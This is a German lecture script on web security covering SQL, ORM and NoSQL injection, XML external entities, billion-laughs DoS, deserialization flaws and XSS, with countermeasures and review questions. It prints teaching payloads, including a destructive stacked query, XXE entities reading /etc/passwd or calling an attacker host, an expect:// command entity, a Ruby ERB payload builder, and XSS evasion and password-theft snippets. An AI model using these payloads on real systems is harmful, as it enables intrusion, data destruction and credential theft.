Bei diesem Beispiel werden die dynamisch inkludierten Daten mittels eines Platzhalters (*:id*) identifiziert und mittels der Methode *bindParam* gesetzt. Diese Art der Zuweisung hat den Vorteil, dass *:id* innerhalb der Query an mehreren Stellen gesetzt werden kann. Ebenso wird durch das Hinzufügen eines weiteren dynamischen Parameters die Position der dynamischen Parameter nicht verändert².

Ein Problem mit prepared statements ist, dass nicht alle Elemente einer SQL-Abfrage auf diese Weise dynamisch befüllt werden können. Häufige Ausnahmen sind:

- Tabellennamen
- Spaltennamen
- die Sortierrichtung (*ASC*, *DESC*)

Falls diese Felder befüllt werden müssen, wird empfohlen die Applikationslogik so zu bauen, dass über die Eingabe erkannt wird, welches Feld gewählt wurde und basierend darauf ein statischer String zum Bauen der Query verwendet werden. Auf diese Weise wird vermieden, dass eine Benutzereingabe direkt in den Query-String eingebaut wird. Ebenso sollte bei einer solchen Konstruktion sowohl eine rigide Whitelist als auch Escaping verwendet werden.

Ein Vorteil von Prepared Statements ist, dass die Absicherungslogik Teil der Applikationslogik ist. Andere Methoden (wie z. B. Stored Procedures) verschieben die Absicherung direkt in den Datenbankserver. Dabei besteht das Problem, dass z. B. Anwendungsentwickler annehmen könnten, dass gewisse Datenbank-Funktionen sicher implementiert wurden und Datenbank-Entwickler annehmen könnten, dass Daten bereits durch die Applikationsentwickler abgesichert wurden. Hierdurch kann es zu Diskrepanzen bei der Absicherung kommen.

Eine weitere Gegenmaßnahme sind *Stored Procedures*. Dies sind Funktionen die im Datenbanksystem abgelegt und von der Applikation aufgerufen werden. Eine früher häufig genutzte Sprache zum Erstellen von Stored Procedures ist PL/SQL, mittlerweile können Stored Procedures auch in "normalen" Programmiersprachen entwickelt werden. Sie besitzen die gleichen Probleme wie applikatorische Abfragen: falls eine String-Verkettung verwendet wird, können SQL-Injections

²Würde man die *?*-basierte Methode verwenden, muss man bei jeder Änderung des Query-Strings überprüfen, ob die Reihenfolge der dynamischen Parameter ident geblieben ist.

durchgeführt werden. Stored Procedures sind aber eher auf die Verwendung von Sprachmustern ausgelegt, die Injection-Angriffe vermeiden (ähnlich wie Prepared Statements) und da sie meistens von Datenbank-Spezialisten geschrieben werden, sind sie meistens sicher implementiert. Aus diesem Grund werden Stored Procedures häufig als Gegenmaßnahme zu SQL-Injections angeführt, auch wenn dies potentiell vom implementierenden Programmierer abhängig ist. Ein Nachteil von Stored Procedures ist, dass der Applikationscode dadurch auf den Applikationsserver und den Datenbankserver aufgeteilt wird und dadurch potentiell schwerer wartbar wird.

8.4.4 Object-Relational Mapping

Object-Relational Mapping (ORM) wird verwendet um basierend auf einer relationalen Datenbank eine virtuelle Objektdatenbank zu erstellen. Dabei wird eine ORM-Software verwendet, um aus Datenbank-Zeilen eine Repräsentation der Daten als Programmiersprachen-Objekt herzustellen. Datenabfragen und -veränderungsoperationen werden anschließend auf dieser Objekt-Repräsentation durchgeführt und intern als Datenbankbefehle ausgeführt.

Ein häufiges Pattern in diesem Umfeld ist das ActiveRecord-Pattern. Bei diesem entspricht eine Datenbanktabelle einem Objekttypen und eine Zeile innerhalb der Datenbank wird zu einer Objectinstanz. Beispielsweise würde aus der Datenbanktabelle *users* die Klasse *User* gebildet werden. Eine Zeile der Datenbank würde zu einer Objectinstanz und z. B. die Spalte *vorname* würde zum Feld *vorname* des Objekts werden.

Bei den meisten ORMs werden Abfragen innerhalb der Zielsprache abgebildet, hier ein Beispiel in JavaScript unter Verwendung des ORMs *sequelize*:

```
models.Items.findAll({
  limit: '1',
})
```

In dem Beispiel wird ein Objekt des Typs *Items* erstellt. Problematisch bei ORMs ist, dass im Hintergrund zumeist SQL-Kommandos erstellt werden und daher SQL-Injections weiterhin möglich sind, hier ein Beispiel:

```
models.Items.findAll({
  limit: '1; DELETE FROM Items WHERE 1=1; --',
})
```

An den *Limit*-Parameter wird eine *Stacked-Query* angehängt und auf diese Weise eine SQL-Injection ausgeführt. Anhand dieses Beispiels kann erkannt werden, dass ORMs kein Allheilmittel für SQL-Injections sind.

8.4.5 NoSQL-Injections

In den letzten Jahren werden vermehrt NoSQL-Datenbanken eingesetzt. Diese verwenden nicht SQL als Abfragesprache, sondern meistens eigenständige Abfragesprachen oder exekutieren JavaScript-Snippets als Query. Hier ein Beispiel in MongoDB:

```
db.myCollection.find( { active: true, $where: function() { return obj.credits -
↪ obj.debits < $userInput; } } );
```

Bei diesem Beispiel wird als Query der aktuelle Kontostand berechnet (*credits - debits*), falls dieser unter einer benutzerdefinierten Schranke liegt (*\$userInput*) wird der behalten, ansonsten ausgefiltert. Die Abfrage ist als JavaScript implementiert und nicht als SQL.

Die grundsätzliche Problematik einer Injection bleibt ident. In dem gewählten Beispiel wird z. B. die Benutzereingabe nicht escaped, ein Angreifer kann daher auf diese Weise Schadcode einfügen:

```
"(function(){var date = new Date(); do{curDate = new Date();}while(curDate-date<10000);
↪ return Math.max();})()"
```

Hier wird nun innerhalb der Abfrage eine Javascript-Funktion definiert und sofort danach aufgerufen. Die Funktion macht nichts anderes, als 10 Sekunden lang eine Endlosschleife aufzurufen. Falls der MongoDB-Server nach dem Absetzen dieser Query für 10 Sekunden nicht antwortet und eine CPU zu 100% ausgelastet ist, hat man also eine datenbankseitige Injection erreicht.

Wie man an dem Beispiel sehen kann, ist der alleinige Einsatz von NoSQL-Datenbanken nicht ausreichend um eine Datenbank-Injection zu vermeiden.

8.5 XML External Entities and DoS

Werden von einem Webserver XML-Daten entgegengenommen und serverseitig bearbeitet, entstehen mehrere potentielle Angriffsvektoren. Zwei davon, XML External Entities und XML-basierte DoS-Angriffe, werden in diesem Kapitel betrachtet. Beide basieren darauf, dass XML ein komplexes Datenformat besitzt welches durch einen ebenso komplexen Parser serverseitig analysiert werden muss.

8.5.1 XML External Entities

XML besitzt die Möglichkeit direkt innerhalb des XML-Dokuments Typdefinitionen zu inkludieren. Diese DTD (Document Type Definition) beginnt mit dem DOCTYPE Tag und kann auch External Entities definieren. Diese External Entities sind Verweise auf externe Datenquellen, diese werden durch den Parser automatisch in das XML-Dokument eingefügt.

Ein Beispiel für einen XML External Entities Angriff der auf die Extraktion lokaler Daten zielt:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<foo>&xxe;</foo>
```

Bei diesem Beispiel wird ein neues Element (*foo*), und als möglicher Wert für dieses Element die externe Datenquelle */etc/passwd* als Referenz *&xxe* definiert. Anschließend wird dieser Elementtyp auch sofort samt der Referenz verwendet. Erlaubt ein Server das Parsen dieses XML-Dokumentes würde er nun diese Datei auslesen, deren Inhalt in das XML Dokument einfügen und ggf. das ausgefüllte Dokument an den Client zurückgeben. Somit kann der Angreifer auf eine Datei, auf die er eigentlich keinen Zugriff besitzen sollte mit den Rechten des Applikationsservers zugreifen.

Ebenso kann ein XML External Entity auf eine Netzwerkadresse verweisen:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >
]>
<foo>&xxe;</foo>
```

In diesem Beispiel kann der Angreifer den XML-verarbeitenden Server dazu bringen, mittels HTTP GET auf die übergebene URL (`http://www.attacker.com/text.txt`) zuzugreifen. Dadurch ergeben sich mehrere Angriffsmöglichkeiten:

- Der Angreifer kann den Webserver zum “Besuch” einer Webseite bringen, bei diesem Besuch wird zumeist auch die öffentliche IP-Adresse des Webserver auf dem besuchten Webserver vermerkt. Bei Inhalten die z. B. gegen das Verbotsgesetz verstoßen kann dies negative Publicity für den Betreiber des XML-verarbeitenden Webserver bewirken.
- Da der Zugriff vom XML-verarbeitenden Server ausgeht, kann der Angreifer einen HTTP GET Request auf interne Server absetzen, die ansonsten durch eine initiale Firewall blockiert gewesen wären.
- Der Angreifer kann ebenso auf *localhost*, sprich dem eigenen Server, zugreifen. Häufig werden interne Administrationsprogramme so konfiguriert, dass diese nur auf Localhost lauschen (als Sicherheitsmassnahme um remote Angreifern den Zugriff zu unterbinden). Im Zuge eines XML External Entity basierten Angriffs kann ein Angreifer diesen Schutz aushebeln und direkt auf localhost zugreifen.
- Bei einigen Protokollen (`http`, `smb`, `cifs`) werden automatisch Tokens und Credentials vom XML-verarbeitenden Server aus zum Zielsystem verschickt. Ein Angreifer kann dies z. B. missbrauchen um bei einem Windows-basierten Server via SMB NTLM-Hashes zu extrahieren und gegen diese offline einen Brute-Force Angriff durchzuführen.

Ein XML External Entity kann auch auf virtuelle Adressen verweisen. So wird z. B. vom PHP XML Parser als Schema *expect* angeboten. Bei diesem Schema wird die übergebene URL als Systemkommando ausgeführt und dessen Ergebnis in das XML-Dokument eingefügt. Ein Angreifer kann dies missbrauchen um Systemkommandos (Command Injection) auszuführen:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [ <!ELEMENT foo ANY >
    <!ENTITY xx SYSTEM "expect://id" >
  ]>
  <creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
  </creds>
```

In diesem Fall wird als Benutzername die Ausgabe des UNIX-Systemkommandos *id* eingefügt.

8.5.2 Gegenmaßnahmen

Die bevorzugte Gegenmaßnahme ist es, den verwendeten Parser so zu konfigurieren, dass er keinen Zugriff auf XML External Entities zulässt. Häufig wird auch die Verwendung “einfacherer” Dokumentenformate als Gegenmaßnahme vorgeschlagen: dies ist allerdings IMHO nicht der beste Weg, da auch die Parser einfacher Dokumentenformate (wie z. B. CSV und JSON) ebenso Schwachstellen besitzen.

8.5.3 DoS Attacks

Ein weiteres Problem von External Entities ist es, dass hierdurch schnell tiefe und breite Datenstrukturen aufgebaut werden können. Versucht ein Parser nun diese Datenstruktur in-memory zu bauen, kann ein Parser sehr schnell out-of-memory gehen und dadurch einen Speicher-basierten DoS-Angriff durchführen.

Ein bekanntes Beispiel sind Million-Laugh Angriffe:

```
<!DOCTYPE root [
  <!ELEMENT root ANY>
```

```

<!ENTITY LOL "LOL">
<!ENTITY LOL1 "&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;&LOL;">
<!ENTITY LOL2 "&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;&LOL1;">
<!ENTITY LOL3 "&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;&LOL2;">
<!ENTITY LOL4 "&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;&LOL3;">
<!ENTITY LOL5 "&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;&LOL4;">
<!ENTITY LOL6 "&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;&LOL5;">
<!ENTITY LOL7 "&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;&LOL6;">
<!ENTITY LOL8 "&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;&LOL7;">
<!ENTITY LOL9 "&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;&LOL8;">
]>
<root>&LOL9;</root>

```

Bei dieser Angriffsart wird LOL9 durch 10 Elemente des Types LOL8 ersetzt. Jedes dieser 10 LOL8 Elemente wird mit mit 10 LOL7 Elementen gebaut, etc. In Summe erzeugt dieses DTD rund drei Milliarden LOL Elemente. Falls ein Parser versucht diese im Arbeitsspeicher zu erstellen, wird dieser mit hoher Wahrscheinlichkeit nicht ausreichend sein.

8.6 Serialisierungsfehler

Die Serialisierung dient dazu, aus einem Objekt einer Programmiersprache zur Laufzeit eine Textrepräsentation zu erstellen. Diese kann dann gespeichert oder übertragen werden. Zu einem späteren Zeitpunkt kann aus dieser Textrepräsentation wieder ein Programmiersprachen-Objekt erstellt und diese innerhalb einer Webapplikation verwendet werden.

Das grundsätzliche Problem ist, dass ein Angreifer das serialisierte Dokument abfangen und modifizieren kann. Auf diese Weise kann er das wieder-erstellte Objekte indirekt modifizieren oder auch während (oder nach) der Deserialisierung Schadcode zur Ausführung bringen.

Hier ein einfaches Beispiel eines serialisierten Objekts in PHP (als auch eines modifizierten serialisierten Objekts). Die Annahme ist, dass ein Webserver die Daten des aktuellen Benutzers serialisiert, diese in einer Browser-Session client-seitig speichert und bei jedem Client-Zugriff das de-serialisierte Objekt verwendet um wieder das User-Objekt zu bauen:

```

# Serialisiertes Objekt
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
↪ i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

# Modifiziertes Serialisiertes Objekt
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:5:"admin";
↪ i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

```

In dem Beispiel wird ein einfaches Serialisierungsformat verwendet, String Elemente werden in der Form *s:Länge:Inhalt* verwendet. Ein Angreifer würde z. B. innerhalb des Browsers diese serialisierten Daten modifizieren und z. B. aus dem String “user” (Länge 4) den String “admin” (Länge 5) machen und versuchen auf diese Weise eine Privilege Escalation durchzuführen.

Weitaus schwerwiegendere Angriffe sind ebenso möglich:

- Es gibt in PHP (wie in den meisten Programmiersprachen) Methoden, die automatisch beim Erstellen bzw. Vernichten von Objekten aufgerufen werden. Ein Angreifer kann anstatt (wie bei dem angegeben Beispiel) einen Stringwert zu verändern, den Stringwert mit einem serialisierten Objekt ersetzen. Dieses Objekt muss nur eine (bei der Serialisierung automatisch aufgerufene) Methode besitzen, die auf eine Variable zugreift und diese als Code ausführt. Der Angreifer würde im serialisierten Objekt nun den Wert dieser Variable auf den Schadcode setzen und dadurch beim Deserialisieren eine serverseitige Code-Execution erzeugen.

- Es können auch serialisierte Objekte mit Objektreferenzen gebaut werden. Problematisch ist, dass die referenzierten Objekte während der Deserialisierung auch Daten wieder freigeben können, man über die Objektreferenz allerdings noch auf diese zugreifen kann. Dies führt zu *use-after-free* Bugs die für *memory corruption*-basierte Angriffe ausgenutzt werden können.

Serialisierung innerhalb des Java-Ökosystems besitzt das Problem, dass bei der Deserialisierung zuerst das de-serialisierte Objekt gebaut wird und erst danach der Typ, etc. des Objekts überprüft werden kann. Hier ein Beispiel:

```
InputStream is = request.getInputStream();
ObjectInputStream ois = new ObjectInputStream(is);
AcmeObject acme = (AcmeObject)ois.readObject();
```

Dies bedeutet, dass die Java-Laufzeitumgebung initial aus einem nicht-vertrauenswürdigem Dokument ein neues Java-Objekt erstellen muss. Ein Angreifer kann dies z. B. für einen einfachen DoS missbrauchen. So erstellt folgender Java-Code z. B. mehrere Hashes die ineinander verknüpft werden. Während solch ein Konstrukt gebaut und serialisiert werden kann, ergibt dies eine rekursive Datenstruktur mit unendlichem Speicherverbrauch beim Deserialisieren und bringt dadurch das Java Runtime Environment zum Absturz:

```
Set root = new HashSet();
Set s1 = root;
Set s2 = new HashSet();

for (int i = 0; i < 100; i++) {
    Set t1 = new HashSet();
    Set t2 = new HashSet();
    t1.add("foo"); // make it not equal to t2
    s1.add(t1);
    s1.add(t2);
    s2.add(t1);
    s2.add(t2);
    s1 = t1;
    s2 = t2;
}
```

Ruby (on Rails) besitzt leider auch eine längere Historie von Deserialisierungsangriffen. Ein Beispiel hierfür verwendet die Rails *ERB* Klasse. Diese Klasse besitzt ein Element *src* in welchem Base64-codierter Source Code enthalten sein kann. Dieser Source Code wird bei Aufruf der Methode *result* eines ERB-Objektes intern aufgerufen.

Ruby verwendet ein in XML-eingepacktes JSON-Dokument als Serialisierungsformat. Ein Angreifer könnte z. B. folgendes Dokument bauen, welches einem serialisierten ERB Objekt entspricht:

```
code = File.read(ARGV[1])

# Construct a YAML payload wrapped in XML
payload = <<-PAYLOAD.strip.gsub("\n", "&#10;")
<fail type="yaml">
--- !ruby/object:ERB
  template:
    src: !binary |-
      #{Base64.encode64(code)}
</fail>
PAYLOAD
```

Der Code liest zuerst eine Payload aus einem File aus (der Pfad wird durch die Variable ARGV bereitgestellt) und erstellt dann ein Dokument welches ein serialisiertes ERB-Objekt beschreibt. Hier wurde nun src mit dem Schadcode befüllt und falls die Webapplikation, welche dieses serialisierte Objekt entgegen nimmt, nun das Objekt deserialisiert und auf die *result* Methode zugreift wird der bösartige Code des Angreifers ausgeführt. Dies entspricht einer Remote Command Injection, basierend auf einem Serialisierungsfehler.

8.6.1 Gegenmaßnahmen

Die Grundidee ist es, dass der Entwickler vor der Deserialisierung definieren muss, welche validen Objekttypen bei der Deserialisierung vorkommen dürfen. Wie und ob dies überhaupt möglich ist, ist allerdings von der verwendeten Programmiersprache abhängig — z. B. muss bei älteren Java-Versionen eine externe Serialisierungsbibliothek³ verwendet werden um ein sicheres Verhalten zu erzielen.

Zusätzlich müssen serialisierte Daten einer Integritätssicherung unterzogen werden (z. B. mittels einer Signatur oder eines MACs) damit ein Angreifer die serialisierten Daten nicht verändern kann.

Da diese Sicherungsmassnahmen teilweise schwer umsetzbar sind, empfiehlt OWASP, dass Daten nur deserialisiert werden dürfen, wenn diese aus einer authentischen und integritäts-geschützten Quelle kommen. Dadurch wird allerdings das Grundproblem nicht gelöst, sondern wird die Verantwortung und das Problem nur zu dem Anwender, der die Deserialisierung anstößt, verschoben. Falls ein Angreifer das Konto dieses Anwenders übernehmen kann, erlangt er wiederum die Möglichkeit eine Deserialisierungsangriff durchzuführen.

8.7 Reflektionsfragen

1. Wie funktioniert eine SQL union-based Injection? Womit können SQL-Injections vermieden werden?
2. Wie funktioniert eine SQL time-based Injection? Womit können SQL-Injections vermieden werden?
3. Was sollte bei der Verwendung von WebSockets beachtet werden?
4. Warum sollten SQL prepared statements verwendet werden?
5. Was versteht man unter einer Serialisierungs-Schwachstelle? Welche negativen Auswirkungen können Serialisierungsangriffe auf eine Applikation besitzen?
6. Was versteht man unter XML External Entity Attacks? Welche negativen Auswirkungen auf die Applikation können erzielt werden und welche Gegenmaßnahmen sind möglich?
7. Welche Probleme können beim Upload eines Files auf einen Webserver auftreten? Welche Best-Practises im Zusammenhang mit File-Uploads sollten beachtet werden?
8. Unterschied der Angriffsvektoren mit einem File, das serverseitig exekutierten Code enthält und einem File, das client-seitig exekutierten Code enthält?

³<https://github.com/ikkisoft/SerialKiller>

9. Clientseitige Angriffe

Client-seitige Angriffe zielen auf die Web-Browser der Benutzer ab und sind häufig Teil von Social Engineering Angriffen (da eine End-User Interaktion benötigt wird). Webserver besitzen die Möglichkeit, mittels optionaler HTTP Header den Clients Sicherheitspolicies und Verwendungshinweise mitzuteilen; Clients können auf diese Weise Schadcode erkennen und filtern.

9.1 JavaScript-Injections (XSS)

Javascript-Injections (Cross-Site Scripting XSS) sind ein sehr häufig genutzter Angriffsvektor. Aufgrund der Häufigkeit dieses Angriffsvektor sind für diesen auch mehrere Hardening-Maßnahmen verfügbar.

Prinzipiell findet bei diesem Angriffsvektor der Angreifer einen Weg um JavaScript-Code innerhalb einer Webseite zu platzieren. Wird diese Webseite nun von einem Opfer in dessen Browser angezeigt, wird dieser Code exekutiert und der Angreifer kann auf diese Weise unvorhergesehenen Code exekutieren.

Ein Problem bei der defensiven Identifikation von potentiellen XSS-Lücken ist, dass die XSS-Anriffsfläche immens ist. Fast jede mögliche Benutzereingabe kann XSS-Schadmuster beinhalten. Ein Beispiel dafür wäre ein XSS-Fehler innerhalb von Flickr. Hier konnten Hacker XSS-Schadcode in den Metadaten der hochgeladenen JPEGs integrieren (z. B. als Kameramodel). Diese Daten wurden von Flickr ausgelesen, auf der Homepage ausgegeben und dadurch anderen Benutzern als Schadcode "untergejubelt". Ein weiteres Beispiel für unerwartete XSS-Angriffsvektoren ist dieses Dokument. Auf Anfrage hin habe ich eine eBook-Version dieses Dokuments erstellt und auf Amazon Kindle Direct Publishing hochgeladen. In der Entwurfsansicht wurden dann mehrere Hundert Rechtschreibfehler bemängelt. Wenn nun allerdings in der Detailansicht die Rechtschreibfehler betrachtet wurden, wurden automatisch XSS-Fragmente aus dem Dokument als Teil der Weboberfläche ausgeführt und hatten teilweise Zugriff auf Amazon-Cookies, etc.

9.1.1 Arten und Payloads

XSS-Angriffe werden in drei grobe Familien eingeteilt:

Reflected XSS : hier wird kein XSS-Code am Server persistiert sondern vom Server an den Client zurück reflektiert. Dies wird meistens durch das Einschleusen von JavaScript-Code über einen HTTP Parameter erfüllt — dies impliziert allerdings auch, dass der Angreifer einen Weg findet, das Opfer zum Aufruf der modifizierten URL zu bewegen. Beispiel einer modifizierten URL: `http://opfer.xyz/operation?parameter=<script>alert(1)</script>`.

Stored/Persistent XSS : hier besitzt der Angreifer die Möglichkeit den Javascript-Code am Server zu persistieren, ihn z. B. als Datenbank-Inhalt oder über eine hochgeladene Datei zuzustellen. Das Opfer betrachtet nun eine Webseite und bekommt durch den Server das XSS-Fragment übertragen. Ein Beispiel wäre das Übertragen von `<script>alert(1)</script>` als Chatnachricht innerhalb einer Webseite.

DOM-based XSS : dieser Angriffsvektor betrifft vor allem client-seitige Javascript-Frameworks die Eingaben aus dem DOM¹ des Browsers übernehmen. Der Angreifer versucht, Schadcode innerhalb des DOMs zu platzieren (z. B. über die verwendete URL) und hofft, dass die Webapplikation dieses Element zum Bau einer Webseite verwendet. Bei dieser Form des XSS wird der böartige Javascript Code erst im Client gebaut.

mXSS : Webbrowser erlauben es, über eine Stringzuweisung in das *innerHTML*-Attribute HTML-Code zu erstellen. Bevor der übergebene String in HTML-Code verwandelt wird, wenden die unterschiedlichen Browser-Familien Optimierungen (Mutationen) auf den String an. Dies kann ein Angreifer ausnutzen, indem er Schadcode so formatiert, dass er innerhalb des Strings noch harmlos wirkt, aber nach der String-Mutation böartig wird.

uXSS : Universal XSS zielen auf Fehler innerhalb von Webbrowsern bzw. innerhalb von Webbrowserplugin ab. Da diese auf ein Client-Programm abzielen, sind sie für diese Vorlesung out-of-scope.

Ein Problem an XSS-Angriffsmustern ist, dass diese sehr stark variieren können und daher schwer zu filtern sind; anbei mehrere XSS-Muster:

```
<script>alert(1);</script>
<SCRIPT SRC=http://xss.rocks/xss.js></SCRIPT>

<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>

<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>

<IMG SRC= onmouseover="alert('xss')">
<IMG SRC="jav ascript:alert('XSS');">
<BGSOUND SRC="javascript:alert('XSS');">
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
```

Eine gute Quelle für weitere XSS-Beispiele ist das OWASP XSS Filter Evasion Cheat Sheet².

Mittels des eingeschleusten JavaScript-Code versucht der Angreifer nun, negativen Einfluss auf einen Benutzer zu nehmen. Ein gutes Beispiel wäre der Versuch, das Session-Cookie des aktuellen Benutzers (des Opfers) auszulesen und an einen externen Server zu übermitteln. Auf diese Weise würde ein Identitätsdiebstal durchgeführt werden. Ein weiteres Beispiel wäre *Virtual Defacement*: bei diesem wird mittels JavaScript die dargestellte Webseite verändert und dadurch ein Defacement durchgeführt. Böartig an diesem ist, dass die direkten Inhalte (Webseiten im Filesystem des Webservers) korrekt aussehen. In den letzten Jahren wurden XSS-Injections auch für Bitcoin/Crypto-Mining missbraucht. In diesem Fall wird jedes Opfer welches eine Webseite

¹Das Document-Object-Model beschreibt eine Programmierschnittstelle welche HTML/XML-Daten als Baumstruktur darstellt. Mittels Javascript kann das DOM modifiziert werden um beispielsweise Elemente bzw. deren Attribute hinzuzufügen, entfernen oder zu modifizieren; Eventhandler zu setzen bzw. Events zu feuern; bzw. um CSS zu verändern.

²https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

besucht kurzfristig Teil des Mining-Kollektivs. Last but not least kann XSS verwendet werden, um den Browser des Opfers Teil eines DDoS-Botnets zu machen. Ein berühmtes Beispiel hierfür ist die Low-Orbit Ion Cannon die z. B. auch gerne von Anonymous verwendet wurde.

Stehlen von Daten aus einem Passwortmanager

Die meisten modernen Webbrowser bieten eine Form eines Passwortmanagers an. Nach einem durchgeführtem Login werden bei einem erneuten Besuch der Seite die Login-Credentials automatisch vom Webbrowser in das Formular eingetragen.

Falls ein Angreifer eine XSS-Lücke innerhalb eines Login-Formulars findet, kann er diese ausnutzen um die Login-Daten zu stehlen:

```
<script>
document.write('<form><input id=password type=password
↳ style=visibility:hidden></form>');
setTimeout('alert("Password: " + document.getElementById("password").value)', 100);
</script>
```

9.1.2 Upload von HTML/Javascript-Dateien

Falls der Angreifer die Möglichkeit besitzt Dateien hochzuladen, kann dieser versuchen, auf diese Weise Javascript-Code in der Applikation zu hinterlegen. Hier ist der Angriffsvektor, diese Dateien von einem anderen Benutzer öffnen zu lassen. Da die hochgeladenen Dateien innerhalb der Applikation geöffnet werden, erhalten diese Zugriff auf sensible Benutzerdaten wie z. B. Session-Daten.

Auch hier sollten die erlaubten Dateitypen durch eine whitelist eingeschränkt werden. Zusätzlich sollte der *Content-Disposition*-Header verwendet werden. Durch diesen teilt der Webserver dem Browser mit, dass eine Datei zum Download bestimmt ist. In diesem Fall lädt der Webbrowser die Datei herunter und öffnet anschließend potentiell die lokal heruntergeladene Datei — dadurch ist diese nicht mehr Teil der Webapplikation und kann daher nicht mehr auf z. B. Session-Cookies zugreifen.

X-Content-Type-Options

Webserver übermitteln den MIME-Datentypen von übertragenen Dateien über den *Content-Type* Header. Da diese Header “früher” ab und zu falsch gesetzt wurden, verwenden einige Browser (primär verschiedene Microsoft Internet Explorer und Edge Versionen) eine Heuristik um dynamisch den Content-Type zu bestimmen. Dabei wird der Anfang einer Datei gelesen, engl. “sniffing”, und basierend auf der gefundenen Struktur ein MIME-Typ zugeordnet.

Dies kann ein Angreifer missbrauchen indem er z. B. ein Textfile hoch lädt (Datentyp *text/plain*). Diese Datei enthält HTML-Code inklusive böartigem JavaScript. Wenn nun ein Opfer auf dieses File zugreift und dessen Browser eine Heuristik verwendet, würde der Dateityp als JavaScript erkannt, und vom Browser das inkludierte böartige JavaScript ausgeführt werden. Auf diese Weise kann der Angreifer eine potentielle Javascript-Upload-Sperre umgehen.

Mittels des *X-Content-Type-Options: nosniff*-Headers kann der Webserver dem Webbrowser mitteilen, dass kein sniffing durchgeführt, und dem vom Server übermittelten Content-Type vertraut werden kann.

Zusätzlich blockieren Browser requests auf JavaScript- bzw. CSS-Dateien falls hier nicht der richtige Content-Type gesetzt ist (*text/css* bzw. *javascript*).

9.1.3 Gegenmaßnahmen

Gegenüber XSS-Angriffen werden prinzipiell zwei Gegenmaßnahmen empfohlen: Input Sanitation und Escaping von Ausgaben.

Filtern der Eingaben

Werden Daten aus nicht-vertrauenswürdigen Quellen verwendet, müssen diese automatisiert auf Schadmuster hin überprüft werden. Achtung: jegliche Form von Daten, die durch einen Benutzer bereitgestellt werden, sind automatisch nicht-vertrauenswürdige Daten. Ebenso muss beachtet werden, dass dies auch für Daten aus Benutzerhand gilt, die indirekt über eine Datenbank ausgelesen werden.

Da es eine Vielzahl möglicher Schadcodevarianten als auch viele potentielle Tarnmethoden gibt, ist das Filtern von Schadcode effektiv nur durch Verwendung einer (extern) gewarteten Bibliothek möglich.

Eine weitere Möglichkeit ist die Verwendung einer Web-Application Firewall wie z. B. *mod_security* im Zusammenspiel mit dem OWASP Core Rule Set (2). Hierbei wird jeder eingehende HTTP Request auf Schadcode hin überprüft und ggf. der Schadcode gefiltert bzw. der gesamte Request verworfen. Ein Problem bei der Verwendung von WAFs ist deren Ressourcen-Verbrauch als auch die potentiell hohe Anzahl von False-Positives (Anfragen die zwar nicht bösartig sind, aber von der WAF als bösartig erkannt, und daher geblockt werden).

Quoting während der Ausgabe

Um einen XSS-Angriff erfolgreich durchzuführen, muss der Javascript-Schadcode im Webbrowser des Opfers ausgeführt werden. Um dies bewerkstelligen zu können, muss eine bösartige Benutzereingabe Teil der dargestellten Webseite werden. Eine weitere Gegenmaßnahme gegenüber ist es daher, Benutzereingaben vor der Ausgabe so zu maskieren/quoten, dass diese nicht als Schadcode ausgeführt werden können. Dies wird häufig automatisiert durch Frameworks bzw. Bibliotheken durchgeführt.

Ein Problem dabei ist, dass die bösartige Benutzereingabe in Abhängigkeit der Verwendung unterschiedliche gequotet werden muss. Wird eine Eingabe als Teil einer URL verwendet, muss diese URL gequotete werden; wird eine Eingabe Teil von HTML muss diese HTML-gequotet werden. Wird eine Eingabe serverseitig als Teil von HTML ausgegeben und ist wiederum selbst Teil eines JavaScripts, dann muss die Eingabe sowohl Javascript- als auch HTML-gequotet werden. Eine gute Übersicht über diese Problematik gibt das OWASP XSS Prevention Cheat Sheet³. Ein einfaches Beispiel hierfür wäre folgendes serverseitige Source Code Fragment:

```
<script>
var x = '<%= taintedVar %>';
var d = document.createElement('div');
d.innerHTML = x;
document.body.appendChild(d);
</script>
```

Die Variable *taintedVar* wird hier in einen Javascript-String eingefügt (Zeile 2), hierbei muss sie gequotet werden, damit Schadcode nicht den String schließen und bösartigen Javascript-Code exekutieren würde. Zusätzlich wird die Eingabe zum Wert der Variable *x* und dieser Wert wird in die HTML Seite eingebaut. Dadurch wird diese Variable als HTML-Code interpretiert und auch auf diese Weise könnte bösartiger Code eingebaut werden.

Einige Grundregeln zur Verwendung von user-supplied Daten innerhalb von Javascript:

- Die Verwendung von Benutzerdaten sollte so weit wie möglich minimiert werden.
- User-Supplied Daten sollten niemals auf der linken Seite (LHS) einer Zuweisung verwendet werden.

³https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.md

